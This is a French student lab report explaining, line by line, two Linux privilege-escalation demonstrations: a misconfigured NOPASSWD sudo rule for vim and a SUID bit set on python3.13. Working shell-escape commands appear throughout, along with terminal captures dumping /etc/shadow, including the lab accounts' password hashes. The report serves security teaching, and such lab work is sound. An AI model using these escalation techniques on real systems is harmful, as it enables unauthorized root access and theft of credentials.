



[Date]

# Sujet 5 — Gestion des privilèges et attaques par élévation de privilèges

[Sous-titre du document]



Réaliser par Haye Fall

# Explication ligne par ligne de la démonstration pratique

Rapport de projet

Juin 2026

## Table des matières

---

|                                                                             |    |
|-----------------------------------------------------------------------------|----|
| Introduction.....                                                           | 2  |
| Partie 1 — Préparation du laboratoire .....                                 | 2  |
| Création de l'utilisateur de test .....                                     | 2  |
| Partie 2 — Exploitation d'un droit <i>sudo</i> mal configuré .....          | 3  |
| 2.1 — Création volontaire de la faille .....                                | 3  |
| 2.2 — Connexion en tant qu'utilisateur victime .....                        | 5  |
| 2.3 — Lancement de l'attaque .....                                          | 5  |
| 2.4 — Vérification de la compromission .....                                | 7  |
| 2.5 — Nettoyage du laboratoire.....                                         | 9  |
| Partie 3 — Exploitation d'un binaire SUID .....                             | 9  |
| 3.1 — Compréhension du mécanisme SUID.....                                  | 9  |
| 3.2 — Création volontaire de la faille .....                                | 10 |
| 3.3 — Connexion en tant qu'utilisateur victime .....                        | 12 |
| 3.4 — Détection de la faille (point de vue attaquant).....                  | 12 |
| 3.5 — Lancement de l'attaque .....                                          | 13 |
| 3.6 — Vérification de la compromission .....                                | 14 |
| 3.7 — Nettoyage du laboratoire.....                                         | 15 |
| Partie 4 — Synthèse comparative.....                                        | 16 |
| Partie 5 — Recommandations de sécurité (principe du moindre privilège)..... | 16 |
| Conclusion .....                                                            | 17 |

## Sujet 5 : Gestion des privilèges et attaques par élévation de privilèges

**Objectif :** Comprendre le principe du moindre privilège et les configurations à risque.

**Démonstration :** Exploitation d'un droit `sudo` mal configuré ou d'un binaire SUID pour passer d'utilisateur simple à `root`.

## Introduction

Ce document explique **ligne par ligne** les deux démonstrations pratiques réalisées dans le cadre du Sujet 5 : l'exploitation d'un droit `sudo` mal configuré et l'exploitation d'un binaire SUID, pour passer d'un utilisateur simple à `root`.

Toutes les manipulations ont été réalisées sur une machine Kali Linux, avec un utilisateur administrateur (`kane`) et un utilisateur de test sans privilèges (`victim`).

## Partie 1 — Préparation du laboratoire

### Création de l'utilisateur de test

```
sudo adduser victim
```

| Élément              | Explication                                                                                                               |
|----------------------|---------------------------------------------------------------------------------------------------------------------------|
| <code>sudo</code>    | Exécute la commande avec les droits root, car créer un utilisateur nécessite des privilèges administrateur                |
| <code>adduser</code> | Commande Debian/Ubuntu/Kali qui crée un nouveau compte utilisateur (crée aussi le dossier personnel et le groupe associé) |
| <code>victim</code>  | Nom du compte créé — c'est cet utilisateur qui jouera le rôle de la cible sans privilèges                                 |
|                      |                                                                                                                           |

```
root@192: /home/victim
(kane@192) - [~]
$ sudo adduser victime
[sudo] Mot de passe de kane :
Nouveau mot de passe :
Retapez le nouveau mot de passe :
passwd : mot de passe mis à jour avec succès
Modifier les informations associées à un utilisateur pour victime
Entrer la nouvelle valeur, ou appuyer sur ENTER pour la valeur par défaut
NOM []: ^Cfatal: `/bin/chfn victime' exited from signal 2. Exiting.

(kane@192) - [~]
$ sudo adduser victime
fatal: The user `victime' already exists.
```

**But :** simuler un utilisateur normal de l’entreprise, sans aucun droit d’administration, qui va découvrir et exploiter une faille de configuration.

## Partie 2 — Exploitation d’un droit *sudo* mal configuré

### 2.1 — Création volontaire de la faille

```
sudo visudo
```

| Élément                                                                                 | Explication                                                                                                                                                      |
|-----------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>visudo</code>                                                                     | Éditeur sécurisé du fichier <code>/etc/sudoers</code> , qui contient toutes les règles définissant qui peut utiliser <code>sudo</code> et pour quelles commandes |
| Pourquoi <code>visudo</code> et pas <code>nano</code> ou <code>vim</code> directement ? | <code>visudo</code> vérifie automatiquement la syntaxe avant d’enregistrer, ce qui évite de casser tout le système <code>sudo</code> par une erreur de frappe    |

Ligne ajoutée dans le fichier :

```
kane@192: ~
GNU nano 8.6 /etc/sudoers.tmp *
# Ditto for GPG agent
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@include /etc/sudoers.d
victime ALL=(ALL) NOPASSWD: /usr/bin/vim

^G Aide      ^O Écrire    ^F Chercher  ^K Couper    ^T Exécuter  ^C Emplacement
^X Quitter   ^R Lire fich.^N Remplacer  ^U Coller    ^J Justifier ^_ Aller ligne
```

```
victime ALL=(ALL) NOPASSWD: /usr/bin/vim
```

| Partie de la ligne | Explication                                                                                                                                                                        |
|--------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| victime            | L'utilisateur concerné par cette règle                                                                                                                                             |
| ALL=(ALL)          | Indique que la règle s'applique sur toutes les machines (premier ALL), et que la commande peut être exécutée en tant que n'importe quel utilisateur (deuxième ALL), y compris root |
| NOPASSWD           | <b>Le mot-clé dangereux</b> : aucun mot de passe ne sera demandé pour exécuter la commande autorisée                                                                               |
| /usr/bin/vim       | La seule commande autorisée — ici l'éditeur de texte vim                                                                                                                           |

**Pourquoi c'est une faille** : vim est un éditeur de texte qui permet d'exécuter des commandes système depuis son interface (fonction :!). En l'autorisant via sudo sans mot de passe, on donne en réalité un accès root complet et silencieux.

## 2.2 — Connexion en tant qu'utilisateur victime

```
(kane@192) - [~]  
$ su - victime  
Mot de passe :  
(victime@192) - [~]  
$ whoami  
victime
```

```
su - victime
```

| Élément              | Explication                                                                                 |
|----------------------|---------------------------------------------------------------------------------------------|
| <code>su</code>      | “Substitute User” — change l'utilisateur courant de la session                              |
| <code>-</code>       | Charge également l'environnement complet de l'utilisateur cible (comme une vraie connexion) |
| <code>victime</code> | Le compte vers lequel on bascule                                                            |


```
whoami
```

```
(kane@192) - [~]  
$ su - victime  
Mot de passe :  
(victime@192) - [~]  
$ whoami  
victime
```

| Élément             | Explication                                                                                                                   |
|---------------------|-------------------------------------------------------------------------------------------------------------------------------|
| <code>whoami</code> | Affiche le nom de l'utilisateur actuellement connecté — confirme qu'on est bien <code>victime</code> et non <code>root</code> |

## 2.3 — Lancement de l'attaque

```
sudo vim
```



| Élément               | Explication                                                                                                                                                                     |
|-----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>sudo vim</code> | Comme la règle <code>NOPASSWD</code> autorise cette commande sans mot de passe, <code>vim</code> s'ouvre <b>directement avec les droits root</b> , sans aucune authentification |

Dans l'interface de vim, commande tapée :

```
#!/bin/bash
```

| Élément                | Explication                                                                       |
|------------------------|-----------------------------------------------------------------------------------|
| <code>:</code>         | Bascule vim en mode "commande" (en bas de l'écran)                                |
| <code>!</code>         | Indique à vim d'exécuter une commande du système, pas une fonction interne de vim |
| <code>/bin/bash</code> | Chemin complet de l'interpréteur de commandes Bash                                |

**Ce qui se passe concrètement :** vim tourne avec les droits root (car lancé via `sudo`). Quand on lui demande d'exécuter `/bin/bash`, ce nouveau shell **hérite des droits du processus parent**, donc des droits root.

## 2.4 — Vérification de la compromission

```
Whoami

root@192: /home/victim
$ whoami
victim
(victim@192) - [~]
$ sudo vim
(victim@192) - [~]
$ sudo vim
(root@192) - [/home/victim]
# exit
exit
Appuyez sur ENTRÉE ou tapez une commande pour continuer
(root@192) - [/home/victim]
# whoami
root
(root@192) - [/home/victim]
# id
uid=0(root) gid=0(root) groupes=0(root)
(root@192) - [/home/victim]
#
```

Résultat obtenu : `root`

```
id
```

Résultat obtenu : `uid=0(root) gid=0(root)`

| Élément          | Explication                                                                                                      |
|------------------|------------------------------------------------------------------------------------------------------------------|
| <code>uid</code> | User ID — l'identifiant numérique de l'utilisateur. <code>0</code> est réservé exclusivement à <code>root</code> |
| <code>gid</code> | Group ID — l'identifiant du groupe principal. <code>0</code> correspond au groupe <code>root</code>              |

```
cat /etc/shadow
```



```
(root@192) - [/home/victim]
# cat /etc/shadow
root:!:20598:0:99999:7:::
daemon:!:20598:0:99999:7:::
bin:!:20598:0:99999:7:::
sys:!:20598:0:99999:7:::
sync:!:20598:0:99999:7:::
games:!:20598:0:99999:7:::
man:!:20598:0:99999:7:::
lp:!:20598:0:99999:7:::
mail:!:20598:0:99999:7:::
news:!:20598:0:99999:7:::
uucp:!:20598:0:99999:7:::
proxy:!:20598:0:99999:7:::
www-data:!:20598:0:99999:7:::
backup:!:20598:0:99999:7:::
list:!:20598:0:99999:7:::
irc:!:20598:0:99999:7:::
apt:!:20598:0:99999:7:::
```

```
root@192: /home/victim
+
avahi:!:20598:0:99999:7:::
_gvm:!:20598:0:99999:7:::
postgres:!:20598:0:99999:7:::
usbmux:!:20598:0:99999:7:::
cups-pk-helper:!:20598:0:99999:7:::
inetsim:!:20598:0:99999:7:::
pipewire:!:20598:0:99999:7:::
fwupd-refresh:!:20598:0:99999:7:::
geoclue:!:20598:0:99999:7:::
statd:!:20598:0:99999:7:::
gnome-remote-desktop:!:20598:0:99999:7:::
saned:!:20598:0:99999:7:::
polkitd:!:20598:0:99999:7:::
rtkit:!:20598:0:99999:7:::
colord:!:20598:0:99999:7:::
pcscd:!:20598:0:99999:7:::1:
Debian-gdm:!:20598:0:99999:7:::
kane:$y$j9T$XF.AhmJEbL0aTNNu4wNX9/$CHuK1m8RLgNqdXFc0FRV00apk3o9EVJ37hUWAmgCwoA:20598:0:99999:7:::
victim:$y$j9T$HCyb0VIEXlcur9bdPGV4F1$FNy.CP/t9WB0wjciHwW6EwE1gULvmzbfQDELtNG0M7:20617:0:99999:7:::
(root@192) - [/home/victim]
#
```

| Élément     | Explication                                                                    |
|-------------|--------------------------------------------------------------------------------|
| /etc/shadow | Fichier système contenant les mots de passe <b>hashés</b> de tous les comptes. |

| Élément  | Explication                                                                                  |
|----------|----------------------------------------------------------------------------------------------|
|          | Lisible uniquement par <code>root</code>                                                     |
| Résultat | La lecture réussie de ce fichier prouve, sans ambiguïté, l'obtention de droits root complets |

**Exemple de ligne obtenue :**

```
victim:$y$j9T$HCyb0VIEXlcur9bdPGV4F1$FNY.CP/t9WB0WjcitHWw6EwE1gULvmzbfQDELtNG0M7:20617:0:99999:7:::
```

| Champ                      | Explication                                                                                                                                                      |
|----------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>victim</code>        | Nom du compte                                                                                                                                                    |
| <code>\$y\$j9T\$...</code> | Le mot de passe hashé (algorithme yescrypt ici) — un attaquant pourrait tenter de le casser hors ligne avec <code>hashcat</code> ou <code>John the Ripper</code> |
| <code>20617</code>         | Date de dernier changement de mot de passe (en jours depuis le 1er janvier 1970)                                                                                 |
| <code>0:99999:7</code>     | Règles de gestion de l'expiration du mot de passe                                                                                                                |

## 2.5 — Nettoyage du laboratoire

```
exit
```

Quitte le shell root obtenu par l'exploit.

```
exit
```

Quitte la session de l'utilisateur `victim`, retour à `kane`.

```
sudo visudo
```

Permet de supprimer la ligne dangereuse ajoutée précédemment, pour refermer la faille.

## Partie 3 — Exploitation d'un binaire SUID

### 3.1 — Compréhension du mécanisme SUID

Le bit **SUID** (*Set User ID*) est une permission spéciale sur un fichier exécutable. Normalement, un programme lancé par un utilisateur s'exécute avec les droits de **cet utilisateur**. Avec le bit SUID activé, le programme s'exécute avec les droits de **son propriétaire**, généralement root.

```
ls -l /usr/bin/passwd
```

Résultat typique :

```
-rwsr-xr-x 1 root root 64152 ... /usr/bin/passwd
```


| Caractère           | Explication                                                                              |
|---------------------|------------------------------------------------------------------------------------------|
| premier -           | Type de fichier (fichier normal)                                                         |
| rw                  | Droits de lecture/écriture du propriétaire                                               |
| s (à la place du x) | <b>Bit SUID activé</b> — le programme s'exécutera avec les droits du propriétaire (root) |
| r-x puis r-x        | Droits du groupe et des autres utilisateurs                                              |

## 3.2 — Création volontaire de la faille

Première tentative (erreur rencontrée) :

```
sudo chmod u+s /usr/bin/python3
ls -l /usr/bin/python3
```

Résultat obtenu :



```
victim@192: ~
(kane@192) - [~]
$ sudo chmod u+s /usr/bin/python3
(kane@192) - [~]
$ ls -l /usr/bin/python3
lrwxrwxrwx 1 root root 10 21 août 2025 /usr/bin/python3 -> python3.13
(kane@192) - [~]
$ sudo chmod u+s /usr/bin/python3.13
(kane@192) - [~]
$ ls -l /usr/bin/python3.13
-rwsr-xr-x 1 root root 6886096 15 oct. 2025 /usr/bin/python3.13
(kane@192) - [~]
$ su - victim
Mot de passe :
(victim@192) - [~]
$ find / -perm -4000 -type f 2>/dev/null
/usr/sbin/mount.cifs
/usr/sbin/mount.nfs
/usr/sbin/pppd
/usr/lib/openssh/ssh-keysign
```

```
lrwxrwxrwx 1 root root 10 ... /usr/bin/python3 -> python3.13
```

| Élément                       | Explication                                                                                                            |
|-------------------------------|------------------------------------------------------------------------------------------------------------------------|
| premier caractère <b>l</b>    | "l" signifie <b>lien symbolique</b> (un raccourci), pas un vrai fichier exécutable                                     |
| <code>-&gt; python3.13</code> | Indique que <code>python3</code> n'est qu'un pointeur vers le véritable exécutable <code>python3.13</code>             |
| Conséquence                   | Le bit SUID ne peut pas s'appliquer correctement sur un lien symbolique — il faut le placer sur le <b>fichier réel</b> |

Correction appliquée :

```
sudo chmod u+s /usr/bin/python3.13
ls -l /usr/bin/python3.13
```

Résultat obtenu :

```
victim@192: ~
(kane@192) - [~]
$ sudo chmod u+s /usr/bin/python3

(kane@192) - [~]
$ ls -l /usr/bin/python3
lrwxrwxrwx 1 root root 10 21 août 2025 /usr/bin/python3 -> python3.13

(kane@192) - [~]
$ sudo chmod u+s /usr/bin/python3.13

(kane@192) - [~]
$ ls -l /usr/bin/python3.13
-rwsr-xr-x 1 root root 6886096 15 oct. 2025 /usr/bin/python3.13

(kane@192) - [~]
$ su - victime
Mot de passe :
(victim@192) - [~]
$ find / -perm -4000 -type f 2>/dev/null
/usr/sbin/mount.cifs
/usr/sbin/mount.nfs
/usr/sbin/pppd
/usr/lib/openssh/ssh-keysign

-rwsr-xr-x 1 root root 6886096 ... /usr/bin/python3.13
```

Le **s** apparaît bien cette fois : la faille est maintenant correctement en place sur le vrai binaire.

### 3.3 — Connexion en tant qu'utilisateur victime

```
su - victime

victime@192: ~

(kane@192) - [~]
$ sudo chmod u+s /usr/bin/python3

(kane@192) - [~]
$ ls -l /usr/bin/python3
lrwxrwxrwx 1 root root 10 21 août 2025 /usr/bin/python3 -> python3.13

(kane@192) - [~]
$ sudo chmod u+s /usr/bin/python3.13

(kane@192) - [~]
$ ls -l /usr/bin/python3.13
-rwsr-xr-x 1 root root 6886096 15 oct. 2025 /usr/bin/python3.13

(kane@192) - [~]
$ su - victime
Mot de passe :
(victime@192) - [~]
$ find / -perm -4000 -type f 2>/dev/null
/usr/sbin/mount.cifs
/usr/sbin/mount.nfs
/usr/sbin/pppd
/usr/lib/openssh/ssh-keysign
```

Identique à la Partie 2 — bascule vers le compte sans privilèges.

### 3.4 — Détection de la faille (point de vue attaquant)


```
find /usr /bin /sbin -perm -4000 -type f 2>/dev/null
```

| Élément         | Explication                                                                                                                                                    |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| find            | Commande de recherche de fichiers                                                                                                                              |
| /usr /bin /sbin | Dossiers système où se trouvent la majorité des exécutables — limiter la recherche à ces dossiers accélère fortement le scan par rapport à <code>find /</code> |
| -perm -4000     | Filtre les fichiers possédant le bit SUID (la valeur octale 4000 correspond exactement à ce bit)                                                               |
| -type f         | Ne garde que les fichiers réguliers (exclut les dossiers et liens symboliques)                                                                                 |
| 2>/dev/null     | Redirige les messages d'erreur (ex: "permission refusée") vers le néant, pour un affichage propre                                                              |

**Résultat attendu :** `/usr/bin/python3.13` apparaît dans la liste, révélant la faille à l'attaquant.

### 3.5 — Lancement de l'attaque

```
python3 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```



```
(victime@192) - [~]
$ python3 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# ^C
# ^C
# whoami
root
# id
uid=1001(victime) gid=1001(victime) euid=0(root) groupes=1001(victime)
# cat /etc/shadow
root:!:20598:0:99999:7:::
daemon:!:20598:0:99999:7:::
bin:!:20598:0:99999:7:::
sys:!:20598:0:99999:7:::
sync:!:20598:0:99999:7:::
games:!:20598:0:99999:7:::
man:!:20598:0:99999:7:::
lp:!:20598:0:99999:7:::
mail:!:20598:0:99999:7:::
news:!:20598:0:99999:7:::
uucp:!:20598:0:99999:7:::
proxy:!:20598:0:99999:7:::
www-data:!:20598:0:99999:7:::
```


| Élément                                       | Explication                                                                                                                                  |
|-----------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------|
| <code>python3 -c</code><br><code>'...'</code> | Exécute directement une ligne de code Python passée en argument                                                                              |
| <code>import os</code>                        | Charge le module Python permettant d'interagir avec le système d'exploitation                                                                |
| <code>os.execl(...)</code>                    | Remplace le processus Python actuel par un nouveau processus — ici un shell                                                                  |
| <code>"/bin/sh"</code>                        | Chemin du shell à lancer                                                                                                                     |
| <code>"sh"</code>                             | Nom du processus (argument 0 — convention Unix)                                                                                              |
| <code>"-p"</code>                             | <b>Option cruciale :</b> indique au shell de conserver les privilèges effectifs ( <code>euid</code> ) au lieu de les abandonner par sécurité |

**Pourquoi ça fonctionne :** comme `python3.13` a le bit SUID et appartient à `root`, le processus Python tourne avec un `euid` (UID effectif) de `0`. Quand ce processus se remplace par un shell avec `-p`, le shell hérite de cet `euid` `root`.

### 3.6 — Vérification de la compromission

```
whoami
```

Résultat obtenu : `root`



The screenshot shows a terminal window titled "victime@192: ~". The user is in the directory `/usr/bin/kismet_cap_rz_killerbee`. They run the command `python3 -c 'import os; os.execl("/bin/sh", "sh", "-p")'` to spawn a persistent shell. After pressing Ctrl-C twice, they run `whoami`, which returns `root`. Then they run `id`, which shows they are `root` with `uid=1001(victime) gid=1001(victime) euid=0(root) groupes=1001(victime)`. Finally, they run `cat /etc/shadow`, displaying the password hashes for system users like `root`, `daemon`, `bin`, `sys`, `sync`, `games`, `man`, `lp`, `mail`, `news`, `uucp`, `proxy`, and `www-data`.

```
victime@192: ~  
/usr/bin/kismet_cap_rz_killerbee  
(victime@192) - [~]  
$ python3 -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
# ^C  
# ^C  
# whoami  
root  
# id  
uid=1001(victime) gid=1001(victime) euid=0(root) groupes=1001(victime)  
# cat /etc/shadow  
root!:20598:0:99999:7:::  
daemon*:20598:0:99999:7:::  
bin*:20598:0:99999:7:::  
